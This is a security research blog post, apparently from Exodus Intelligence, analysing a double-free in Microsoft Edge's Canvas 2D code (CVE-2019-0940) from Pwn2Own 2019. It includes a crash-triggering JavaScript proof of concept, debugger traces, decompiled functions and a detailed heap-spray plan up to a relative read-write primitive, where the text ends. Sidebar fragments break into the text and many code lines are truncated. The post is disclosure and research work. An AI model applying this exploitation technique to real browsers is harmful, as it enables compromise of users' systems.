POSTED BY
EXODUS INTEL VRT

POSTED ON
MAY 19, 2019

POSTED UNDER
EXPLOITATION,
VULNERABILITIES

PWN2OWN 2019: MICROSOFT EDGE RENDERER EXPLOITATION (CVE-2019-0940). PART 1

Author: Arthur Gerkis

This year Exodus Intelligence participated in the Pwn2Own competition in Vancouver. The chosen target was the Microsoft Edge browser and a full-chain browser exploit was successfully demonstrated. The exploit consisted of two parts:

- renderer double-free vulnerability exploit achieving arbitrary read-write
- logical vulnerability sandbox escape exploit achieving arbitrary code execution with Medium Integrity Level

This blog post describes the exploitation of the double-free vulnerability in the renderer process of Microsoft Edge 64-bit. Part 2 will describe the sandbox escape vulnerability.

The Vulnerability

The vulnerability is located in the Canvas 2D API component which is responsible for creating canvas patterns. The crash is triggered with the following JavaScript code:

```
let canvas = document.createElement('canvas');
let ctx = canvas.getContext('2d');

// Allocate canvas pattern objects and populat
for (let i = 0; i < 31; i++) {
  ctx.createPattern(canvas, 'no-repeat');
}

// Here the canvas pattern objects will be fre
gc();

```

(CVE-2019-0940). Part 1

Windows Within Windows – Escaping The Chrome Sandbox With a Win32k NDay

A window of opportunity: exploiting a Chrome 1day vulnerability

RECENT COMMENTS

Stagefright Patch Incomplete Leaving Android Devices Still Exposed | The Root Shell on

```
// This is causing internal OOM error.
canvas.setAttribute('height', 0x4000);
canvas.setAttribute('width', 0x4000);

// This will partially initialize canvas patte
try {
  ctx.createPattern(canvas, 'no-repeat');
} catch (e) {

}
```

If you run this test-case, you may notice that the crash does not happen always, several attempts may be required. In one of the next sections it will be explained why.

With the page heap enabled, the crash would look like this:

```
(470.122c): Access violation - code c0000005 (
First chance exceptions are reported before an
This exception may be expected and handled.
edgehtml!TDispResourceCache::Remove+0x60:
00007ffd`2e5cd820 834708ff        add     dwor
0:016> r
rax=000002490563a4a0 rbx=0000000000000000 rcx=
rdx=0000000000000000 rsi=000000798c7fa710 rdi=
rip=00007ffd2e5cd820 rsp=000000798c7fa680 rbp=
 r8=0000000000000000  r9=0000024909747758 r10=
r11=0000000000000025 r12=00007ffd2e999310 r13=
r14=0000024909747758 r15=0000000000000002
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  g
edgehtml!TDispResourceCache::Remove+0x60:
00007ffd`2e5cd820 834708ff        add     dwor
0:016> k L7
 # Child-SP          RetAddr           Call Si
00 00000079`8c7fa680 00007ffd`2e5c546d edgehtm
01 00000079`8c7fa6b0 00007ffd`2f054ad8 edgehtm
02 00000079`8c7fa710 00007ffd`2f054b54 edgehtm
03 00000079`8c7fa740 00007ffd`2e7ac4d9 edgehtm
04 00000079`8c7fa770 00007ffd`2eb2703c edgehtm
```

Stagefright: Mission Accomplished?

Stagefright Patch Incomplete Leaving Android Devices Still Exposed | Threatpost | The first stop for security news on Stagefright: Mission Accomplished?

Tails live OS affected by critical zero-day vulnerabilities on Silver Bullets and Fairy Tails

Are Tor and Tails Safe? | SxiSpiGrl on Silver Bullets and Fairy Tails

```
05 00000079`8c7fa7b0 00007ffd`2f053584 edgehtm
06 00000079`8c7fa7e0 00007ffd`2f050755 edgehtm
0:016> ub @rip;u @rip
edgehtml!TDispResourceCache::Remove+0x46:
00007ffd`2e5cd806 488b742440      mov     rsi,
00007ffd`2e5cd80b 488b7c2448      mov     rdi,
00007ffd`2e5cd810 4883c420        add     rsp,
00007ffd`2e5cd814 415e            pop     r14
00007ffd`2e5cd816 c3              ret
00007ffd`2e5cd817 488b7808        mov     rdi,
00007ffd`2e5cd81b 4885ff          test    rdi,
00007ffd`2e5cd81e 74d5            je      edge
edgehtml!TDispResourceCache::Remove+0x60:
00007ffd`2e5cd820 834708ff        add     dwor
00007ffd`2e5cd824 488b0f          mov     rcx,
00007ffd`2e5cd827 0f85dbe04e00    jne     edge
00007ffd`2e5cd82d 48891f          mov     qwor
00007ffd`2e5cd830 488bd5          mov     rdx,
00007ffd`2e5cd833 48890e          mov     qwor
00007ffd`2e5cd836 498bce          mov     rcx,
00007ffd`2e5cd839 e8b2f31500      call    edge
0:016> !heap -p -a @rdi
    address 000002492681fff0 found in
    _DPH_HEAP_ROOT @ 2497e601000
    in free-ed allocation (  DPH_HEAP_BLOCK:
                                249259795b0:
    00007ffd51857608 ntdll!RtlDebugFreeHeap+0x
    00007ffd517fdd5e ntdll!RtlpFreeHeap+0x0000
    00007ffd5176286e ntdll!RtlFreeHeap+0x00000
    00007ffd2e5cd871 edgehtml!TDispResourceCac
    00007ffd2e5cd846 edgehtml!TDispResourceCac
    00007ffd2e5c546d edgehtml!CDXSystemShared:
    00007ffd2f054ad8 edgehtml!CCanvasPattern::
    00007ffd2f054b54 edgehtml!CCanvasPattern::
    00007ffd2e7ac4d9 edgehtml!CBase::PrivateRe
    00007ffd2e89f579 edgehtml!CJScript9Holder:
    00007ffd2de66f5d chakra!Js::CustomExternal
    00007ffd2de3c012 chakra!Memory::SmallFinal
    00007ffd2de3bf0b chakra!Memory::HeapInfo::
    00007ffd2de81faa chakra!Memory::Recycler::
    00007ffd2de81e9a chakra!ThreadContext::Dis
    00007ffd2dd5ac35 chakra!Js::JavascriptExte
    00007ffd2dea7956 chakra!amd64_CallFunction
    00007ffd2dd5f9d0 chakra!Js::InterpreterSta
    00007ffd2dd5fac8 chakra!Js::InterpreterSta
```


Scott Herbert (@Scott_Herbert) on Silver Bullets and Fairy Tails

ARCHIVES

September 2019

May 2019

April 2019

March 2019

January 2019

October 2018

September 2018

October 2017

July 2017

```
    00007ffd2dd5fd41 chakra!Js::InterpreterSta
    00007ffd2dd48a21 chakra!Js::InterpreterSta
    00007ffd2dd486ff chakra!Js::InterpreterSta
    00007ffd2dd4775e chakra!Js::InterpreterSta
    00000249226f1fb2 +0x00000249226f1fb2
```

Vulnerability Analysis

Javascript *createPattern()* triggers the native *CCanvasRenderingProcessor2D::CreatePatternInternal()* call:

```
__int64 __fastcall CCanvasRenderingProcessor2D
    CCanvasRenderingProcessor2D *this,
    struct CBase *a2,
    const unsigned __int16 *a3,
    struct CCanvasPattern **a4)
{
    CCanvasRenderingProcessor2D *this_; // rsi
    struct CCanvasPattern **v5; // r14
    const unsigned __int16 *v6; // rbp
    struct CBase *v7; // r15
    void *ptr; // rax
    CBaseScriptable *canvasPattern; // rbx
    struct CSecurityContext *v10; // rax
    signed int hr; // edi
    CBaseScriptable *canvasPattern_; // [rsp+3

    this_ = this;
    v5 = a4;
    v6 = a3;
    v7 = a2;
    ptr = MemoryProtection::HeapAllocClear<1>(
    canvasPattern = Abandonment::CheckAllocati
    if ( canvasPattern )
    {
        v10 = Tree::ANode::SecurityContext(*(*
        CBaseScriptable::CBaseScriptable(canva
        *canvasPattern = &CCanvasPattern::`vft
        *(canvasPattern + 7) = 0i64; // `CCanv
        *(canvasPattern + 8) = 0i64;
        *(canvasPattern + 0x12) = 0;
```

```
31      }
32      else
33      {
34          canvasPattern = 0i64;
35      }
36      canvasPattern_ = canvasPattern;
37      hr = CCanvasRenderingProcessor2D::EnsureBi
38      if ( hr >= 0 )
39      {
40          CCanvasRenderingProcessor2D::ResetSurf
41          hr = CCanvasPattern::Initialize(canvas
42          if ( hr >= 0 )
43          {
44              if ( *(canvasPattern + 0x4C) )
45              {
46                  canvasPattern = 0i64;
47              }
48              else
49              {
50                  canvasPattern_ = 0i64;
51              }
52              *v5 = canvasPattern;
53          }
54      }
55      TSmartPointer<CMediaStreamError,CStrongRef
56      return hr;
57  }
```

On line 21 the heap manager allocates space for the canvas pattern object and on the following lines certain members are set to 0. It is important to note the *CCanvasPattern::Data* member is populated on line 28.

Next follows a call to the *CCanvasRenderingProcessor2D::EnsureBitmapRenderTarget()* method which is responsible for video memory allocation for the

CATEGORIES

canvas pattern object on a target device. In certain cases this method returns an error. For the given vulnerability the bug is triggered when Windows GDI *D3DKMTCreateAllocation()* returns the error *STATUS_GRAPHICS_NO_VIDEO_MEMORY* (error code *0xc01e0100*). Setting width and height of the canvas object to huge values can cause the video device to return an out-of-memory error. The following call stack shows the path which is taken after the width and height of the canvas object have been set to the large values and after consecutive calls to *createPattern()*:

```
Breakpoint 1 hit
GDI32!D3DKMTCreateAllocation:
00007ffe`67a72940 48895c2420      mov     qwor
0:015> k
 # Child-SP          RetAddr           Call Si
00 000000b3`f59f8298 00007ffe`61fd598e GDI32!D
01 000000b3`f59f82a0 00007ffe`61fd39b5 d3d11!C
02 000000b3`f59f8300 00007ffe`605a1b4f d3d11!N
03 000000b3`f59f84c0 00007ffe`605a24dc vm3dum6
04 000000b3`f59f8540 00007ffe`605ab258 vm3dum6
05 000000b3`f59f86a0 00007ffe`605ac163 vm3dum6
06 000000b3`f59f8750 00007ffe`61fc3ce2 vm3dum6
07 000000b3`f59f87d0 00007ffe`61fc3a13 d3d11!C
08 000000b3`f59f8b70 00007ffe`61fb98ba d3d11!T
09 000000b3`f59f8bb0 00007ffe`61fbd107 d3d11!C
0a 000000b3`f59fa410 00007ffe`61fbcf73 d3d11!N
0b 000000b3`f59fa480 00007ffe`61fbca1c d3d11!N
0c 000000b3`f59fa4d0 00007ffe`61fbd3c0 d3d11!N
0d 000000b3`f59fa640 00007ffe`61fb43bb d3d11!N
0e 000000b3`f59fa820 00007ffe`61fb297c d3d11!C
0f 000000b3`f59fade0 00007ffe`46cd68db d3d11!C
10 000000b3`f59fae70 00007ffe`46cd3dcd edgehtm
11 000000b3`f59faf20 00007ffe`46cd3d5e edgehtm
12 000000b3`f59faf70 00007ffe`46ed2dda edgehtm
```

```
13 000000b3`f59fb010 00007ffe`46ed2e78 edgehtm
14 000000b3`f59fb050 00007ffe`46ed2c71 edgehtm
15 000000b3`f59fb0a0 00007ffe`46da4ba4 edgehtm
16 000000b3`f59fb100 00007ffe`470180b5 edgehtm
17 000000b3`f59fb170 00007ffe`46cd8033 edgehtm
18 000000b3`f59fb1d0 00007ffe`46cd7fa6 edgehtm
19 000000b3`f59fb230 00007ffe`47831881 edgehtm
1a 000000b3`f59fb260 00007ffe`4782eaa5 edgehtm
1b 000000b3`f59fb2c0 00007ffe`47539d46 edgehtm
1c 000000b3`f59fb330 00007ffe`47174135 edgehtm
1d 000000b3`f59fb380 00007ffe`464dc47e edgehtm
0:015> pt
GDI32!D3DKMTCreateAllocation+0x18e:
00007ffe`67a72ace c3              ret
0:015> r
rax=00000000c01e0100 rbx=000000b3f59f8508 rcx=
rdx=0000000000000000 rsi=0000000000000000 rdi=
rip=00007ffe67a72ace rsp=000000b3f59f8298 rbp=
 r8=000000b3f59f81c8  r9=000000b3f59f84e0 r10=
r11=0000000000000246 r12=0000000000000000 r13=
r14=000002ae9f3326c8 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  g
GDI32!D3DKMTCreateAllocation+0x18e:
00007ffe`67a72ace c3              ret
```

A requirement to trigger the error is that the target hardware has an integrated video card or a video card with low memory. Such conditions are met on the VMWare graphics pseudo-hardware or on some budget devices. It is potentially possible to trigger other errors which do not depend on the target hardware resources as well.

Under normal conditions (i.e. the call to *CCanvasRenderingProcessor2D::EnsureBitmapRenderTarget()*

method does not return any error) the

CCanvasPattern::Initialize() method is called:

```
__int64 __fastcall CCanvasPattern::Initialize(
    CCanvasPattern *this,
    struct CBase *a2,
    const unsigned __int16 *a3,
    struct CHTMLCanvasElement *a4,
    struct CDispSurface *dispSurface
)
{
    struct CHTMLCanvasElement *canvasElement;
    const unsigned __int16 *v6; // rsi
    struct CBase *base; // rdi
    CCanvasPattern *this_; // rbx
    void *ptr; // rax
    char *canvasPatternData; // rax
    __int64 v11; // rdx
    __int64 v12; // r8
    __int64 v13; // rcx
    int initKind; // eax

    canvasElement = a4;
    v6 = a3;
    base = a2;
    this_ = this;

    // code omitted for brevity

    ptr = MemoryProtection::HeapAlloc<0>(0x20u
    canvasPatternData = Abandonment::CheckAllo
    if ( canvasPatternData )
    {
        *(canvasPatternData + 0xC) = 0i64;
        *canvasPatternData = &RefCounted<CCanv
        *(canvasPatternData + 6) = 1;
    }
    else
    {
        canvasPatternData = 0i64;
    }

    *(this_ + 7) = canvasPatternData; // membe
```

```
41      // code omitted for brevity
42
43      if ( v6 && *v6 )
44      {
45          if ( !MapCanvasStringToEnum<enum  CCan
46          {
47              return 0x8070000Ci64;
48          }
49      }
50      else
51      {
52          *(*(this_ + 7) + 8i64) = 0;
53      }
54
55      // code omitted for brevity
56
57      initKind = (*(*base + 0x2A8i64))(base);
58      switch ( initKind )
59      {
60          case 0x10C7:
61              return CCanvasPattern::InitializeF
62          case 0x10B4:
63              return CCanvasPattern::InitializeF
64          case 0x10F1:
65              return CCanvasPattern::InitializeF
66      }
67      return 0x80700011i64;
68  }
```

On line 40 one of the canvas pattern object members is set to point to the *CCanvasPattern::Data* object.

During the call to the *CCanvasPattern::InitializeFromCanvas()* method, a chain of calls follows. This eventually leads to a call of the following method:

```
__int64 __fastcall CDXSystemShared::AddDisplay
    __int64 a1,
    __int64 a2,
```

```
    __int64 a3,
    _BYTE *a4,
    unsigned int a5
)
{
    __int64 v5; // rsi
    __int64 v6; // rbp
    _BYTE *v7; // rdi
    __int64 v8; // r14
    unsigned int v9; // ebx
    void (__fastcall ***v11)(_QWORD, __int64,
    void **v12; // [rsp+28h] [rbp-20h]
    __int64 v13; // [rsp+30h] [rbp-18h]
    char v14; // [rsp+38h] [rbp-10h]

    v5 = a2;
    v13 = 0i64;
    v6 = a1;
    v12 = &CDXRenderLock::`vftable`;
    v14 = 1;
    v7 = a4;
    v8 = a3;
    CDXRenderLockBase::Acquire(&v12, 2);
    if ( a5 != 2 || (*(*v7 + 0x18i64))(v7) ==
    {
        v9 = CDXSystemShared::GetResourceCache
        if ( (v9 & 0x80000000) == 0 )
        {
            (**v11)(v11, v8, v7); // TDispReso
        }
    }
    else
    {
        v9 = 0x8000FFFF;
    }
    TSmartResource<CDXRenderLock>::~TSmartReso
    return v9;
}
```

The above method adds a display resource to the cache. In the current case, the display resource is the *DXImageRenderTarget* object and the cache is a hash table which is implemented in the *TDispResourceCache* class.

On line 32 the call to the *TDispResourceCache<CDispNoLock,1,0>::Add()* method happens:

```
1  HashTableEntry *__fastcall TDispResourceCache<
2        __int64 resourceCache,
3        unsigned __int64 key,
4        __int64 arg_DXImageRenderTarget
5  )
6  {
7        __int64 entries; // rbp
8        __int64 DXImageRenderTarget; // rdi
9        unsigned __int64 entryKey; // rsi
10       HashTableEntry *result; // rax
11       VulnObject *hashTableEntryValue; // rbx
12       void *ptr; // rax
13       VulnObject *newHashTableEntryValue; // rax
14       char v10; // [rsp+30h] [rbp+8h]
15
16       entries = resourceCache + 0x10;
17       DXImageRenderTarget = arg_DXImageRenderTar
18       entryKey = key;
19       result = CHtPvPvBaseT<&int nullCompare(voi
20       hashTableEntryValue = 0i64;
21       if ( result )
22       {
23           hashTableEntryValue = result->value;
24       }
25       if ( !hashTableEntryValue )
26       {
27           ptr = MemoryProtection::HeapAlloc<0>(0
28           newHashTableEntryValue = Abandonment::
29           hashTableEntryValue = newHashTableEntr
30           if ( newHashTableEntryValue )
31           {
32               newHashTableEntryValue->ptrToDXIma
33               if ( DXImageRenderTarget )
34               {
```

```
35                  (*(*DXImageRenderTarget + 8i64
36              }
37              LODWORD(hashTableEntryValue->refCo
38          }
39          else
40          {
41              hashTableEntryValue = 0i64;
42          }
43          result = CHtPvPvBaseT<&int nullCompare
44      }
45      ++LODWORD(hashTableEntryValue->refCounter)
46      return result;
47  }
```

On line 27 the vulnerable object is getting allocated. Important to note that the object is not allocated through the MemGC mechanism.

The hash table entries consist of a key-value pair. The key is a *CCanvasPattern::Data* object and the value is a *DXImageRenderTarget*. The initial size of the hash table allows it to hold up to 29 entries, however there is space for 37 entries. Extra entries are required to reduce the amount of possible hash collisions. A hash function is applied to each key to deduce position in the hash table. When the hash table is full, *CHtPvPvBaseT<&int nullCompare(...),HashTableEntry>::Grow()* method is called to increase the capacity of the hash table. During this call, key-value pairs are moved to the new indexes, keys are removed from the previous position, but values remain. If, after the growth, the key-value pair has to be removed (e.g.canvas pattern objects is freed), the value is freed and the key-value pair is removed only from the new position.

When the amount of entries is below a certain value, *CHtPvPvBaseT<&int nullCompare(...),HashTableEntry>::Shrink()* method is called to reduce the capacity of the hash table. When the *CHtPvPvBaseT<&int nullCompare(...),HashTableEntry>::Shrink()* method is called, key-value pairs are moved to the previous positions.

When the canvas pattern object is freed, the hash table entry which holds the appropriate *CCanvasPattern::Data* object is removed via the following method call:

```
__int64 __fastcall TDispResourceCache<CDispNoL
    __int64 resourceCache,
    __int64 a2,
    _QWORD *a3
)
{
    __int64 entries; // r14
    unsigned int hr; // ebx
    _QWORD *savedPtr_out; // rsi
    __int64 entryKey; // rbp
    HashTableEntry *hashTableEntry; // rax
    VulnObject *freedObject; // rdi
    bool doFreeObject; // zf
    __int64 savedPtr; // rcx
    void *v12; // rdx

    entries = resourceCache + 0x10;
    hr = 0;
    *a3 = 0i64;
    savedPtr_out = a3;
```

```
    entryKey = a2;
    hashTableEntry = CHtPvPvBaseT<&int nullCom
    if ( hashTableEntry && (freedObject = hash
    {
        doFreeObject = LODWORD(freedObject->re
        savedPtr = freedObject->ptrToDXImageRe
        if ( doFreeObject )
        {
            freedObject->ptrToDXImageRenderTar
            *savedPtr_out = savedPtr;
            CHtPvPvBaseT<&int nullCompare(void
            TDispResourceCache<CDispSRWLock,1,
        }
        else
        {
            *savedPtr_out = savedPtr;
            (*(*savedPtr + 8i64))(savedPtr);
        }
    }
    else
    {
        hr = 0x80004005;
    }
    return hr;
}
```

This method retrieves the hash table entry value by calling the *CHtPvPvBaseT<&int nullCompare(...),HashTableEntry>::FindEntry()* method.

If the call to *CCanvasRenderingProcessor2D::EnsureBitmapRenderTarget()* returns an error, the canvas pattern object has an uninitialized member which is supposed to hold a pointer to the *CCanvasPattern::Data* object. Nevertheless, the canvas pattern object destructor calls the *CHtPvPvBaseT<&int nullCompare(...),HashTableEntry>::FindEntry()* method and provides a key which is a *nullptr*. The method returns the very first value if there is any. If the hash table was grown and then shrunk, it will store pointers to the freed *DXImageRenderTarget* objects. Under such conditions, the *TDispResourceCache<CDispNoLock,1,0>::Remove()* method will operate on the already freed object (variable *freedObject*).

Several attempts are required to trigger vulnerability because there will not always be an entry at the first position.

It is possible to exploit this vulnerability in one of two ways:

1. allocate some object in place of the freed object and free it thus causing a use-after-free on an almost arbitrary object
2. allocate some object which has a suitable layout (first quad-word must be a pointer to an object with a virtual function table) to call a virtual function and cause side-effects like corrupting some useful data

The first method was chosen for exploitation because it's difficult to find an object which fits the requirements for the second method.

Exploit Development

The exploit turned out to be non-trivial due to the following reasons:

- Microsoft Edge allocates objects with different sizes and types on different heaps; this reduces the amount of available objects
- the freed object is allocated on the default Windows heap which employs LFH; this makes it impossible to create adjacent allocations and reduces the chances of successful object overwrite
- the freed object is 0x10 bytes; objects of this size are often used for internal servicing purposes; this makes the relevant heap region busy which also reduces exploitation reliability
- there is a limited number of LFH objects of 0x10 bytes in size that are available from Javascript and are actually useful
- objects that are available for control from Javascript allow only limited control
- no object used during exploitation allows direct corruption of any field in a way that can lead to useful effects (e.g. controllable write)

- multiple small heap allocations and frees were required to gain control over objects with interesting fields.

A high-level overview of the renderer exploitation process:


1. the heap is prepared and the objects required for exploitation are sprayed
2. all of the 0x10-byte *DXImageRenderTarget* objects are freed (one of them is the object which will be freed again)
3. audio buffer objects are sprayed; this also creates 0x10-byte raw data buffer objects with arbitrary size and contents; some of the buffers take the freed spots
4. the double-free is triggered and one of the 0x10-byte raw data buffer objects is freed (it is possible to read-write this object)
5. objects of 0x10-bytes size are sprayed, they contain two pointers (0x8-bytes) to 0x20-byte sized raw data buffer objects
6. the exploit iterates over the raw data buffer objects allocated on step 3 and searches for the overwrite
7. objects allocated on step 5 are freed (with 0x20-byte sized objects) and 0x20-byte sized typed arrays are sprayed over them

8. the exploit leaks pointers to two of the sprayed typed arrays
9. 0x10-byte sized objects are sprayed, they contain two pointers to the 0x200-byte sized raw data buffer objects; audio source will keep writing to these buffers
10. the exploit leaks pointers to two of the sprayed write-buffer objects
11. the exploit starts playing audio, this starts writing to the controllable (vulnerable) object address of the typed array (the address is increased by 0x10 bytes to point to the length of the typed array) in the loop; the audio buffer source node keeps writing to the 0x200-byte data buffer, but is re-writing pointers to the buffer in the 0x10-byte object; the repeated write in the loop is required to win a race
12. after a certain amount of iterations the exploit quits looping and checks if the typed array has increased length
13. at this point exploit has achieved a relative read-write primitive
14. the exploit uses the relative read to find the *WebCore::AudioBufferData* and *WTF::NeuteredTypedArray* objects (they are placed adjacent on the heap)
15. the exploit uses data found during the previous step in order to construct a typed array which can be used for

arbitrary read-write

16. the exploit creates a fake *DataView* object for more convenient memory access
17. with arbitrary read-write is achieved, the exploit launches a sandbox escape.

The following diagram can help understand the described steps:



Getting relative read-write primitive

To trigger the vulnerability, thirty canvas pattern objects are created, this forces the hash table to grow. Then the canvas pattern objects are freed and the hash table is shrunk; this creates a dangling pointer to the *DXImageRenderTarget* in the hash table entry. It is yet not possible to access the pointer to the freed object.

After the *DXImageRenderTarget* object is freed by the *TDispResourceCache<CDispNoLock,1,0>::Remove* method, the spray is performed to allocate audio context data buffer objects – let us call it spray "A". Data buffer objects are created by calling audio context *createBuffer()*. This function has the following prototype:

```
let buffer = baseAudioContext.createBuffer(numC
```

The *numOfchannels* argument denotes a number of pointers to channel data to create, *length* is the length of the data buffer, *sampleRate* is not important for exploitation. Javascript *createBuffer()* triggers the call to *CDOMAudioContext::Var_createBuffer()*, which eventually calls *WebCore::AudioChannelData::Initialize()*:

```
void __fastcall WebCore::AudioChannelData::Ini
    WebCore::AudioChannelData *this,
    struct WebCore::ExceptionState *a2,
    unsigned int a3
)
{
    WebCore::AudioChannelData *this_; // rsi
    unsigned int length; // ebx
    struct WebCore::ExceptionState *exceptionS
    void *ptr; // rax
    __int64 IEOwnedTypedArray; // rax
```

```
12      MemoryProtection *v8; // rbx
13
14      this_ = this;
15      length = a3;
16      exceptionState = a2;
17      ptr = MemoryProtection::HeapAlloc<0>(0x18u
18      IEOwnedTypedArray = Abandonment::CheckAllo
19      if ( IEOwnedTypedArray )
20      {
21          IEOwnedTypedArray = WTF::IEOwnedTypedA
22      }
23      v8 = IEOwnedTypedArray;
24      if ( !*exceptionState )
25      {
26          v8 = 0i64;
27          TSmartMemory<WebCore::AudioProcessor>:
28      }
29      if ( v8 )
30      {
31          WTF::IEOwnedTypedArray<1,float>::`scal
32      }
33  }
```

On line 17 a *WTF::IEOwnedTypedArray* object is allocated on the default Windows heap. This object is interesting for exploitation as it contains the following metadata:

```
0:016> dq 000001b0`374fbd80 L20/8
000001b0`374fbd80  00007ffe`47f8b4a0 000001b0`3
000001b0`374fbd90  00000000`00000030 00080000`0

0:016> dq 000001b0`379e9030 L10/8
000001b0`379e9030  0000003a`cafebeef 00000000`0

0:016> ln 00007ffe`47f8b4a0
(00007ffe`47f8b4a0)   edgehtml!WTF::IEOwnedType
```

On line 21 the data buffer is allocated (also on the default Windows heap). One of the buffers takes the spot of the freed *DXImageRenderTarget* object. This data buffer has the following layout:

```
0:016> dq 000001b0`377fa7e0 L10/8
000001b0`377fa7e0  00000000`00000000 00000000`0
```

The second quad-word is a reference counter. Values other than 1 trigger access to the virtual function table which does not exist and cause a crash. A reference counter value of 1 means that the object is going to be freed.

The data buffer which is allocated in place of the freed object is used throughout the exploit to read and write values placed inside this buffer.

Before freeing the object for the second time, audio context buffer sources are created by calling Javascript *createBufferSource()*. This function does not accept any arguments, but is expecting the *buffer* property to be set. Allocations are made before the vulnerable object is freed so to avoid unnecessary noise on the heap – let us call it spray “B”. The *buffer* property is set to one of the buffer objects which were created during startup (i.e. before triggering the vulnerability) by calling *createBuffer()* – let us call it spray “C”. During this property access, the following method is called:

```
void __fastcall WebCore::AudioBufferSourceNode
    WebCore::AudioBufferSourceNode *this,
    struct IActiveScriptDirect *a2,
    struct WebCore::AudioBuffer *a3,
    struct WebCore::ExceptionState *a4
)
{
    struct WebCore::ExceptionState *exceptionS
    struct WebCore::AudioBuffer *audioBuffer;
    struct IActiveScriptDirect *v6; // r12
    WebCore::AudioBufferSourceNode *this_; //
    bool v8; // zf
    struct CBase **v9; // r14
    __int64 v10; // rcx
    void *channelCount; // r15
    WebCore::AudioNodeOutput *audioNode; // ra
    WebCore::AudioContext *v13; // [rsp+20h] [
    bool v14; // [rsp+28h] [rbp-30h]
    int hr; // [rsp+70h] [rbp+18h]

    exceptionState = a4;
    audioBuffer = a3;
    v6 = a2;
    this_ = this;
    if ( a3 )
    {
        v8 = *(this + 0x1E) == *(a3 + 6);
    }
    else
    {
        v8 = *(this + 0x1D) == 0i64;
    }
    if ( !v8 )
    {
        v9 = (this + 0xE8);
        if ( *(this + 0x1D) )
        {
            hr = 0x8070000B;
            WebCore::ExceptionState::throwDOME
            return;
```

```
        }
        v13 = *(this + 8);
        WebCore::AudioContext::lock(v13, &v14)
        EnterCriticalSection(this_ + 4);
        ++*(this_ + 0x19);
        // some code skipped for brevity...
        channelCount = *(*(audioBuffer + 6) +
        if ( channelCount <= 0x20 )
        {
            if ( !*(audioBuffer + 0x38) )
            {
                if ( (*(this_ + 0x27) - 1) <=
                {
                    WebCore::AudioBufferSource
                    if ( *exceptionState )
                    {
                        goto LABEL_23;
                    }
                    if ( *(this_ + 0x138) )
                    {
                        WebCore::AudioBufferSo
                    }
                    else
                    {
                        *(this_ + 0x26) = 0i64
                    }
                }
                CJScript9Holder::InsertReferen
                audioNode = WebCore::AudioNode
                WebCore::AudioNodeOutput::setN
                TSmartArray<System::String *>:
LABEL_20:
                if ( *v9 )
                {
                    CJScript9Holder::RemoveRef
                }
                TSmartPointer<CVideoElement,Tr
                goto LABEL_23;
            }
            hr = 0x8070000B;
            WebCore::ExceptionState::throwDOME
        }
        else
        {
            WebCore::ExceptionState::throwType
```

```
86          }
87  LABEL_23:
88          --*(this_ + 0x19);
89          LeaveCriticalSection(this_ + 4);
90          WebCore::AudioContext::AutoLocker::~Au
91      }
92  }
```

On line 71 yet another data buffer is allocated. The amount of bytes depends on the number of channels. Each channel creates one pointer which points to the data with arbitrary size and controllable contents. This is a useful primitive which is used later during the exploitation process.

> *To trigger the call to the WebCore::AudioBufferSourceNode::setBuffer() method, the audio must be already playing: either start() is called with the buffer property already set, or the buffer property is set and then start() is called.*

Next, the double-free vulnerability is triggered and one of the audio channel data buffers is freed, although control from Javascript is retained.

The *start()* method of the audio buffer source object is called on each object of spray “B”. This creates multiple 0x10-byte sized objects with two pointers to the 0x20-byte sized data buffer object of spray “C”. During this spray one of the sprayed objects takes over the freed object from spray “A”.

Then the exploit iterates over spray “A” to find a data buffer with changed contents. Each object of spray “A” has *getChannelData()* – which returns the channel data as a *Float32Array* typed array. *getChannelData()* accepts only the channel number argument. Once the change has been found, a typed array is created. This typed array is read-writable and is further used multiple times in the exploit to leak and write pointers. Let us call it typed array “TA1”.

After the controllable channel data typed array is found, all of the spray “B”objects are freed. All data relevant to spray “B” is scoped just to one function. This is required to remove all internal references from Javascript to the data buffer from spray “C”. Otherwise it will not be possible to free the data buffer later.

After the return from the function, another spray is made – let us call it spray “D”. This spray prepares an audio buffer source data for the next steps and takes over the freed object. At this point the overwritten object does not contain data.

Then the exploit iterates over spray “D” and calls the *start()* function of each object. This writes to the freed object two pointers pointing to the 0x200-byte sized objects. These objects are used by the audio context to write audio data to be played. It is important to note that data is periodically written to this buffer, as well as pointers constantly written to the 0x10-byte objects. (This poses another problem which is resolved at the next step.) These pointers are also leaked via the “TA1” typed array.

Then the buffer object which was used for spray “B” is freed and a different spray is performed to take over the just-freed data buffer – let us call it spray “E”. Spray “E” allocates typed arrays (which are of size 0x20 bytes) and one of the typed arrays overwrites contents of the freed 0x20-byte data buffer. This allows a leak of pointers to two of the sprayed typed arrays via the typed array “TA1”. Only one pointer to the typed array is required for the exploit, let us call it typed array “TA2”. This typed array points to the data buffer of 0x30 bytes. The size of this buffer is important as it allows placement of other objects nearby which are useful for exploitation.

At this point it is known where the two typed arrays and the two audio write-buffers are located. The exploit enters a loop which constantly writes a pointer to the “TA2” typed array to the 0x10-byte object. The written pointer is increased by 0x10 bytes to point to the length field. The loop is required to win a race condition because the audio context thread keeps re-writing pointers in the 0x10-byte object. After a certain number of iterations the loop is ended and the exploit searches for the overwritten typed array.

The overwritten *WTF::IEOwnedTypedArray* typed array gives a relative read-write primitive.

Getting arbitrary read-write primitive

